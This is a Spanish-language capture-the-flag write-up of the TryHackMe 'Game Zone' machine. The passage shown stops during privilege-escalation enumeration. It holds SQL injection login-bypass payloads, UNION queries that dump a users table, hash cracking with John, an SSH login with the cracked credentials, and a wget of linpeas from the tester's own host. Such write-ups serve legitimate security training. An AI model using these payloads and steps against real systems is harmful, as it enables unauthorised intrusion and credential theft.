	Informe de análisis de vulnerabilidades, explotación y resultados del reto GAMEZONE.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	19/11/2024	26/11/2024	1.1	MQ-HM-GAMEZONE	RESTRINGIDO



Informe de análisis de vulnerabilidades,  
explotación y resultados del reto GAME ZONE.

### N.- MQ-GAME ZONE

Generado por:

**GhoxPwn**

**Fecha de creación:**

**19.11.2024**

# Contenido

1. Reconocimiento .....	6
Escaneo de dirección IP .....	6
Escaneo de puertos .....	7
Escaneo de la dirección IP .....	7
2. Análisis de vulnerabilidades (Puertos abiertos) .....	9
Análisis de puerto HTTP (puerto 80) .....	9
Login BYPASS .....	10
3. Explotación de vulnerabilidades .....	11
HASH_indetify .....	14
John (descifrado de credencial) .....	14
Ingreso por SSH con las credenciales .....	15
4. Escala de privilegios .....	15
Análisis de linneas.....	16
SIUD con privilegios de root .....	17
Análisis de puertos conectados con la maquina .....	18
Banderas .....	24
5. Adicional.....	25
Ingreso con HYDRA .....	25
Ingreso con SQLMAP .....	26
Metasploit .....	27
6. Resolución cuestionario maquina GAMEZONE (TRYHACKME) .....	28
Tarea 1 .....	28
1.1.- ¿Cuál es el nombre del gran avatar de dibujos animados que sostiene a un francotirador en el foro? .....	28
Tarea 2 .....	29
2.1.- Cuando hayas iniciado sesión, ¿a qué página te redirigen? .....	29
Tarea 3 .....	30
3.1.- En la tabla de usuarios, ¿cuál es la contraseña hash? .....	30
3.2.- ¿Cuál fue el nombre de usuario asociado con la contraseña hash? .....	30
3.3.- ¿Cuál era el otro nombre de la tabla? .....	30
Tarea 4 .....	30
4.1.- ¿Cuál es la contraseña descifrada? .....	30

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

4.2.- ¿Qué es la bandera del usuario? (user.txt) .....	31
<b>Tarea 5</b> .....	31
5.1.- ¿Cuántos sockets TCP se están ejecutando?.....	31
5.2.- ¿Cuál es el nombre del CMS expuesto?.....	32
5.3.- ¿Cuál es la versión CMS?.....	32
<b>Tarea 6</b> .....	32
6.1.- ¿Qué es la bandera de la raíz? (root.txt) .....	32
<b>Tabla de respuestas</b> .....	32
<b>7. Conclusiones y Recomendaciones</b> .....	33

## Tabla de Ilustraciones

Figura 1. Dirección IP de maquina Kali .....	6
Figura 2. Dirección IP de la maquina Gamezone .....	6
Figura 3. Testeo de paquetes maquina Gamezone.....	6
Figura 4. Escaneo silencioso de puertos abiertos .....	7
Figura 5. Escaneo de servicios y versiones parte 1 .....	7
Figura 6. Escaneo de servicios y versiones parte 2 .....	8
Figura 7. Escaneo de servicios y versiones parte 3 .....	8
Figura 8. Evaluación inicial del HTTP (puerto 80) .....	9
Figura 9. Gobuster puerto 80 .....	10
Figura 10. Posibles líneas de código SQL Injection.....	10
Figura 11. Intento de SQL Injection .....	11
Figura 12. Ingreso con SQL Injection .....	11
Figura 13. Testeo de columna máxima .....	12
Figura 14. Identificando posiciones de publicación .....	12
Figura 15. Versión de la maquina .....	12
Figura 16. Detección de usuario .....	13
Figura 17. Base de datos dentro de la maquina .....	13
Figura 18. Detección de tablas .....	13
Figura 19. Descubrimiento de credenciales .....	14
Figura 20. Identificando encoder del hash.....	14
Figura 21. Descifrando credencial con la herramienta john .....	14
Figura 22. Ingresando al puerto SSH con la credencial .....	15
Figura 23. Descargar de repositorio linneas.....	15
Figura 24. Vulnerabilidades detectadas con linneas parte 1 .....	16
Figura 25. Vulnerabilidades detectadas con linneas parte 2 .....	16
Figura 26. Vulnerabilidades detectadas con linneas parte 3 .....	17

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

Figura 27. Buscando compiladores para ejecutar exploit .....	17
Figura 28. Detección de SUID por linneas .....	18
Figura 29. Probando SUID .....	18
Figura 30. Detección de puertos abiertos dentro de la maquina GameZone .....	18
Figura 31. Ingreso por SSH puenteando puerto 10000 .....	19
Figura 32. Detección de puerto puenteado .....	19
Figura 33. Viendo el contenido del puerto 10000 .....	19
Figura 34. Ingreso con credencial .....	20
Figura 35. Detección de exploit del servicio webmin .....	20
Figura 36. Contenido dentro del exploit .....	21
Figura 37. Contenido referencia del exploit (URL) .....	21
Figura 38. Probando inyección de código .....	22
Figura 39. Probando comandos BASH .....	22
Figura 40. Contenido del bloc de notas .....	23
Figura 41. Probando lectura de archivos .....	23
Figura 42. Probando comando bash(bursuit) .....	23
Figura 43. Ejecutando Reverse shell .....	24
Figura 44. Modo escucha netcat .....	24
Figura 45. Buscando el archivo user.txt y root.txt .....	24
Figura 46. Contenido del archivo user.txt y root.txt .....	24
Figura 47. Archivo con códigos de SQL Injection .....	25
Figura 48. Usando la herramienta hydra .....	25
Figura 49. Guardar la página web capturada .....	26
Figura 50. Ejecutando SQLmap .....	26
Figura 51. Credencial detectada .....	27
Figura 52. Usando metasploit .....	27
Figura 53. Ejecutando el script en metasploit .....	28
Figura 54. Resolución Tarea 1.1 parte 1 .....	28
Figura 55. Resolución Tarea 1.1 parte 2 .....	29
Figura 56. Resolución Tarea 2.1 .....	29
Figura 57. Resolución Tarea 3.1 y 3.2 .....	30
Figura 58. Resolución Tarea 3.3 .....	30
Figura 59. Resolución Tarea 4.1 .....	31
Figura 60. Resolución Tarea 4.2 .....	31
Figura 61. Resolución Tarea 5.1 .....	31
Figura 62. Resolución Tarea 5.2 .....	32
Figura 63. Resolución Tarea 6.1 .....	32

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

## Contenido de Tablas

Tabla 1. Arquitectura de la maquina Gamezone .....	6
Tabla 2. Puertos abiertos de la maquina Gamerzone .....	9
Tabla 3. Credencial obtenida .....	14
Tabla 4. Banderas maquina GameZone .....	25
Tabla 5. Tabla de cuestionario TRYHACKME .....	33

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

# 1. Reconocimiento

Para iniciar el análisis Pentest es necesario analizar las direcciones IP objetivos y los puertos abiertos de las maquinas a vulnerar. Estas acciones se harán a continuación:

## Escaneo de dirección IP

Primero debemos saber nuestra dirección IP como se señala en la siguiente imagen:

```
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state U
    link/none
    inet 10.13.72.214/17 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::cadc:30ff:63ea:b45b/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
```

Figura 1. Dirección IP de maquina Kali

Debido a que estamos usando una máquina virtual de THM nos da dentro de la plataforma la dirección de la máquina.

### Target IP Address

10.10.117.122

Figura 2. Dirección IP de la maquina Gamezone

Realizamos un ping a la primera dirección para saber su TTL como se muestra a continuación:

```
$ ping -c 1 10.10.117.122
PING 10.10.117.122 (10.10.117.122) 56(84) bytes of data.
64 bytes from 10.10.117.122: icmp_seq=1 ttl=61 time=272 ms

--- 10.10.117.122 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 272.263/272.263/272.263/0.000 ms
```

Figura 3. Testeo de paquetes maquina Gamezone

Tabla 1. Arquitectura de la maquina Gamezone

Arquitectura	Dirección
Linux	10.10.117.122

Como podemos ver todavía no sabemos que máquina es solo que arquitectura es. Mas adelante en escaneo de puertos podemos sacar mayor información de la máquina

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

# Escaneo de puertos

En esta fase se debe de escanear los puertos abiertos de la maquina descubierta de la Tabla 1. Para ello usamos un escaneo de 2 vías para las 2 direcciones a todos sus puertos abiertos.

# Escaneo de la dirección IP

A continuación, se muestra los puertos abiertos de la máquina:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 15:53 EST
Nmap scan report for 10.10.117.122
Host is up (0.27s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Figura 4. Escaneo silencioso de puertos abiertos

Una vez detectado los puertos de la dirección se hace un análisis profundo de los puertos como se muestra en la siguiente imagen:

Port	State (negotiated)   Filtered (X)	Service	Reason	Product	Version	Extra info
22/tcp	open	ssh	syn-ack	OpenSSH	7.2p2 Ubuntu-4ubuntu2.7	Ubuntu Linux, protocol 2.0
vulner						
cpe:/a:openbsd:openssh:7.2p2:						
35499236-C9FE-56A6-9D7D-E943A248613A		10.0	https://vulnera.com/githubexploit/35499236-C9FE-56A6-9D7D-E943A248613A			*EXPLOIT*
2C119FFA-ECEB-5E14-AAA4-354A2C38071A		10.0	https://vulnera.com/githubexploit/2C119FFA-ECEB-5E14-AAA4-354A2C38071A			*EXPLOIT*
CVE-2023-38408	9.8	https://vulnera.com/cve/CVE-2023-38408				
BB190C00-3E89-5631-9828-8864A1575823	9.8	https://vulnera.com/githubexploit/BB190C00-3E89-5631-9828-8864A1575823				*EXPLOIT*
8FC9C5AB-2968-5F3C-825E-E8D85370A623	9.8	https://vulnera.com/githubexploit/8FC9C5AB-2968-5F3C-825E-E8D85370A623				*EXPLOIT*
8AD01159-548E-546E-AAB7-20E89F3927EC	9.8	https://vulnera.com/githubexploit/8AD01159-548E-546E-AAB7-20E89F3927EC				*EXPLOIT*
5E69608A-0806-57FA-8F6E-09822190627A	9.8	https://vulnera.com/githubexploit/5E69608A-0806-57FA-8F6E-09822190627A				*EXPLOIT*
8221525F-87F5-5790-912D-F489E2018567	9.8	https://vulnera.com/githubexploit/8221525F-87F5-5790-912D-F489E2018567				*EXPLOIT*
PACKETSTORM:140070	7.0	https://vulnera.com/packetstorm/PACKETSTORM:140070				*EXPLOIT*
EXPLOITPACK:58CA790C6BA71FAE29334297EC8B6A09	7.0	https://vulnera.com/exploitpack/EXPLOITPACK:58CA790C6BA71FAE29334297EC8B6A09				*EXPLOIT*
CVE-2020-15778	7.0	https://vulnera.com/cve/CVE-2020-15778				
CVE-2016-18612	7.0	https://vulnera.com/cve/CVE-2016-18612				
CVE-2015-8325	7.0	https://vulnera.com/cve/CVE-2015-8325				
1337DAY-ID-26494	7.0	https://vulnera.com/zdt/1337DAY-ID-26494				*EXPLOIT*
SSV-92579	7.5	https://vulnera.com/seebug/SSV-92579				*EXPLOIT*
PACKETSTORM:173661	7.5	https://vulnera.com/packetstorm/PACKETSTORM:173661				*EXPLOIT*
F0979183-AE88-5384-86CF-3AF0523F3807	7.5	https://vulnera.com/githubexploit/F0979183-AE88-5384-86CF-3AF0523F3807				*EXPLOIT*
ED0-ID-40888	7.5	https://vulnera.com/exploitdb/ED0-ID-40888				*EXPLOIT*
CVE-2016-6050	7.5	https://vulnera.com/cve/CVE-2016-6050				
CVE-2016-6515	7.5	https://vulnera.com/cve/CVE-2016-6515				
CVE-2016-18708	7.5	https://vulnera.com/cve/CVE-2016-18708				
1337DAY-ID-26576	7.5	https://vulnera.com/zdt/1337DAY-ID-26576				*EXPLOIT*
CVE-2016-10009	7.3	https://vulnera.com/cve/CVE-2016-10009				
SSV-92582	7.2	https://vulnera.com/seebug/SSV-92582				*EXPLOIT*
CVE-2021-41617	7.0	https://vulnera.com/cve/CVE-2021-41617				
CVE-2016-10010	7.0	https://vulnera.com/cve/CVE-2016-10010				
SSV-92580	6.9	https://vulnera.com/seebug/SSV-92580				*EXPLOIT*
1337DAY-ID-26577	6.9	https://vulnera.com/zdt/1337DAY-ID-26577				*EXPLOIT*
ED0-ID-40516	6.8	https://vulnera.com/exploitdb/ED0-ID-40516				*EXPLOIT*
ED0-ID-40193	6.8	https://vulnera.com/exploitdb/ED0-ID-40193				*EXPLOIT*
CVE-2019-6110	6.8	https://vulnera.com/cve/CVE-2019-6110				
CVE-2019-6109	6.8	https://vulnera.com/cve/CVE-2019-6109				
C94132FD-1FA5-5342-86EE-8DAF450E7FE3	6.8	https://vulnera.com/githubexploit/C94132FD-1FA5-5342-86EE-8DAF450E7FE3				*EXPLOIT*
1021308E-F683-5088-88D3-353173626207	6.8	https://vulnera.com/githubexploit/1021308E-F683-5088-88D3-353173626207				*EXPLOIT*
CVE-2023-51185	6.5	https://vulnera.com/cve/CVE-2023-51185				

Figura 5. Escaneo de servicios y versiones parte 1

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

80/tcp	open	http	ssh-ack	Apache httpd	2.4.18	Ubuntu
http-wordpress-users	[Error] Wordpress installation was not found. We couldn't find wp-login.php					
http-csrf-detection	Couldn't find any CSRF endpoints.					
http-database-ssl	Couldn't find any DBM based SSL.					
http-internal-ip-disclosure	Internal IP Leaked: 127.0.0.1.					
http-cookie-flag	/: #PSESSID: httpsOnly flag not set					
http-cvrf	Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.117.122 Found the following possible CSRF vulnerabilities:  Path: http://10.10.117.122:80/ Form id: field_username Form action: index.php  Path: http://10.10.117.122:80/ Form id: Form action: #  Path: http://10.10.117.122:80/index.php Form id: field_username Form action: index.php  Path: http://10.10.117.122:80/index.php Form id: Form action: #					

Figura 6. Escaneo de servicios y versiones parte 2

### Remote Operating System Detection

- Used port: **22/tcp (open)**
- Used port: **36092/udp (closed)**
- OS match: **Linux 3.10 - 3.13 (95%)**
- OS match: **Linux 5.4 (95%)**
- OS match: **ASUS RT-N56U WAP (Linux 3.4) (95%)**
- OS match: **Linux 3.16 (95%)**
- OS match: **Linux 3.1 (93%)**
- OS match: **Linux 3.2 (93%)**
- OS match: **AXIS 210A or 211 Network Camera (Linux 2.6.17) (93%)**
- OS match: **Android 5.1 (93%)**
- OS match: **Linux 3.13 (93%)**
- OS match: **Linux 3.2 - 3.16 (93%)**
- OS identified but the fingerprint was requested at scan time. ([click to expand](#))

#### Operating System fingerprint

```

SCAN(V=7, 94SVN%E=4%D=11/19%OT=22%CT=%CU=36092%PV=Y%DS=4%DC=I%G=N%TM=673CFE18%P=x86_64-pc-linux-gnu)
SEQ(SP=FE%GCD=1%ISR=101%TI=Z%CI=I%II=I%TS=8)
OPS(O1=M509ST11NW7%O2=M509ST11NW7%O3=M509NNT11NW7%O4=M509ST11NW7%O5=M509ST11NW7%O6=M509ST11)
WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)
ECN(R=Y%DF=Y%T=40%W=6903%O=M509NNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=0%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=0%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

```

Figura 7. Escaneo de servicios y versiones parte 3

Podemos ver de del rastreo de Sistema operativo que es una maquina Linux y del servicio SSH se da a entender de un sistema operativo Ubuntu 2.7

De la imagen tenemos las versiones de los puertos abiertos:

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE



Tabla 2. Puertos abiertos de la maquina Gamerzone

Puerto	Versión
22	7.2p2 Ubuntu 4ubuntu2.7
80	Apache 2.4.18

## 2. Análisis de vulnerabilidades (Puertos abiertos)

Debido a que la maquina tiene puertos de servicio web se hace inspección de puerto 80 como primera prioridad.

### Análisis de puerto HTTP (puerto 80)

Como primer paso analizamos la portada de la página web y los servicios que tiene activado con la herramienta wappalyzer:




Figura 8. Evaluación inicial del HTTP (puerto 80)

### Fuzzing en dirección IP

Realizamos una búsqueda de directorios por el método fuzzing usando el comando gobuster

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

```
[kali@kali:~/.Desktop/gamezone/WMAP]
$ gobuster dir -u 10.10.117.122 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -o404 -co -t 100

Gobuster v3.0
by OJ Reeves (@TheColonial) & Christian Wihlauer (@firefart)

[+] Url: http://10.10.117.122
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.0
[+] Follow Redirect: true
[+] Expanded: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

http://10.10.117.122/images (Status: 200) [Size: 6574]
http://10.10.117.122/server-status (Status: 403) [Size: 301]
Progress: 220559 / 220560 (100.00%)

Finished
```

Figura 9. Gobuster puerto 80

De los resultados dados no tenemos más información que el directorio /images por lo cual se probara hacer SQL Inyection (Bypass).

## Login BYPASS

Debido a que se encuentra un usuario y password para logear dentro de la pagina se hace prueba de login bypass

```
' or '1'='1
' or ''='
' or 1]%'00
' or /* or '
' or "a" or '
' or 1 or '
' or true() or '
'or string-length(name(.))<10 or'
'or contains(name,'adm') or'
'or contains(.,'adm') or'
'or position(,)=2 or'
admin' or '
admin' or '1'='2
```

Figura 10. Posibles líneas de código SQL Inyection

Probando comandos de para hacer login bypass

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE




Figura 11. Intento de SQL Inyection




Figura 12. Ingreso con SQL Inyection

### 3. Explotación de vulnerabilidades

En esta fase se hará la explotación de vulnerabilidades de SQL inyection para la obtención de credenciales para el ingreso por el puerto 22. Para ello se hará uso de comandos de SQL como si se estuviera haciendo consulta dentro del buscador como se muestra a continuación:

Para la detección de cantidad de columnas dentro de la tabla de hará uso del comando  
**[ ' ORDER BY <#número de columna># ]**

y podemos ver que la tabla solo tiene 3 columnas como máximo como se muestra en la siguiente imagen:

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE




Figura 13. Testeo de columna máxima

Ahora se testea cuáles de las columnas son las salidas de Title y Review usando los comandos siguientes:

**' UNION SELECT 'a', NULL, NULL#'**

**' UNION SELECT NULL, 'a', NULL#'**

**' UNION SELECT NULL, NULL, 'a'#'**

Siendo la impresión de a la referencia para saber dónde se imprime como se muestra en la siguiente imagen:

Title	Review
	a

Figura 14. Identificando posiciones de publicación

De las pruebas se puede saber que la segunda columna es el Title mientras que la tercera columna es Review y la primera columna es información oculta.

Ahora usaremos la consulta de SQL para saber si podemos sacar información dentro de la máquina, para ello se probará que se imprima la versión de la maquina con el siguiente comando

**' UNION SELECT NULL, @@HOSTNAME, @@VERSION#'**

Este comando nos da como resultado:

Title	Review
gamezone	5.7.27-0ubuntu0.16.04.1

Figura 15. Versión de la maquina

Ahora se hará una especie de whoami en SQL usando el siguiente comando

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

**' UNION SELECT NULL, user(), database()#**

Esto da como respuesta lo siguiente:

Title	Review
root@localhost	db

Figura 16. Detección de usuario

Ahora visualizaremos la data de la base de datos usando el siguiente comando:

**' UNION SELECT NULL,NULL,SCHEMA\_NAME FROM information\_schema.SCHEMATA#**

Al usarlo nos da lo siguiente:

Title	Review
	information_schema
	db
	mysql
	performance_schema
	sys

Figura 17. Base de datos dentro de la maquina

Sacaremos la información dentro de la tabla db usando el siguiente comando:

**' UNION SELECT NULL, TABLE\_NAME, COLUMN\_NAME FROM  
information\_schema.COLUMNS WHERE TABLE\_SCHEMA = 'db'#**

Title	Review
post	id
post	name
post	description
users	username
users	pwd

Figura 18. Detección de tablas

Usamos ahora que sabemos que podemos tener acceso a la base de datos de username entramos a ello y vemos las credenciales usando

**' UNION SELECT 1, username, pwd FROM users #**

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

Title	Review
agent47	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

Figura 19. Descubrimiento de credenciales

La credencial es la siguiente:

Tabla 3. Credencial obtenida

User	Hash
Agent47	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

## HASH\_identify

Usando la herramienta Hash\_identify veremos que tipo de encriptado estamos viendo:

```

HASH: ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14
Possible Hashs:
[+] SHA-256
[+] Haval-256
Least Possible Hashs:
[+] GOST R 34.11-94
[+] RipeMD-256
[+] SNEFRU-256
[+] SHA-256(HMAC)
[+] Haval-256(HMAC)
[+] RipeMD-256(HMAC)
[+] SNEFRU-256(HMAC)
[+] SHA-256(md5($pass))
[+] SHA-256(sha1($pass))

```

Figura 20. Identificando encoder del hash

De los resultados y sabiendo que este hash es de una credencial es mas probable que sea un **SHA-256**.

## John (descifrado de credencial)

Usando la herramienta de john the Ripper para descifrar el hash:

```

$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124 (?)
1g 0:00:00:00 DONE (2024-11-19 18:38) 4.166g/s 12151Kp/s 12151Kc/s 12151KC/s vimivi..veluca
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.

```

Figura 21. Descifrando credencial con la herramienta john

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

Usuario	Password
Agent47	videogamer124

## Ingreso por SSH con las credenciales

Con la credencial encontrada se ingresa por el puerto SSH de la siguiente manera:

```
(kali@kali)-[~/Desktop/gamezone/NOTE]
$ ssh agent47@10.10.117.122 -p 22
The authenticity of host '10.10.117.122 (10.10.117.122)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexcI+LWun63SGLfBvqQcLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.117.122' (ED25519) to the list of known hosts.
agent47@10.10.117.122's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.

Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$
```

Figura 22. Ingresando al puerto SSH con la credencial

## 4. Escala de privilegios

En esta fase la prioridad es buscar vulnerabilidades con permisos de administrador para escalar privilegios, para ello usaremos linpeas para el análisis como se muestra a continuación:

```
agent47@gamezone:/dev/shm$ wget http://10.13.72.214/linpeas.sh
--2024-11-19 17:45:57-- http://10.13.72.214/linpeas.sh
Connecting to 10.13.72.214:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 824745 (805K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 805.42K  437KB/s  in 1.8s

2024-11-19 17:45:59 (437 KB/s) - 'linpeas.sh' saved [824745/824745]
```

Figura 23. Descargar de repositorio linpeas

Primero bajaremos del repositorio oficial el linpeas como se mostró en la imagen anterior para poder obtener la dirección del linpeas en un servidor creado por el Kali a través del puerto 80.

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

## Análisis de linneas

Analizando los archivos de la maquina game zone podemos detectar la siguiente información:

```
----- Executing Linux Exploit Suggester
1 https://github.com/0xmet-/Linux-exploit-suggester
[*] [CVE-2017-10003] ubpf_overflow

Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rxht-linux.html
Exposure: highly probable
Tags: debian=9.0[kernel:4.9.0-3-and64], fedora=25/26/27, ubuntu=14.04[kernel:4.4.0-89-generic], [ ubuntu=(16.04/17.04) ][kernel:4.8/10].0-(19/20/45)-g
eneric
Download URL: https://www.exploit-db.com/download/45010
Comments: CONFIG_BPF_SYSCALL needs to be set or kernel.unprivileged_bpf_disabled = 1

[*] [CVE-2016-5195] dirtycow

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7/8, RHEL=5[kernel:2.6.(18/24/33)-*], RHEL=6[kernel:2.6.32-*(3.0/2/6/8/10).*(2.6.33.9-rt31)], RHEL=7[kernel:3.10.0-*(4.2.0-0.21.0/17)], [ ubu
ntu=16.04/14.04/12.04 ]
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[*] [CVE-2016-5195] dirtycow 2

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7/8, RHEL=5/6/7, ubuntu=14.04/12.04, ubuntu=10.04[kernel:2.6.32-21-generic], [ ubuntu=16.04 ][kernel:4.4.0-21-generic]
Download URL: https://www.exploit-db.com/download/40639
ext-url: https://www.exploit-db.com/download/40647
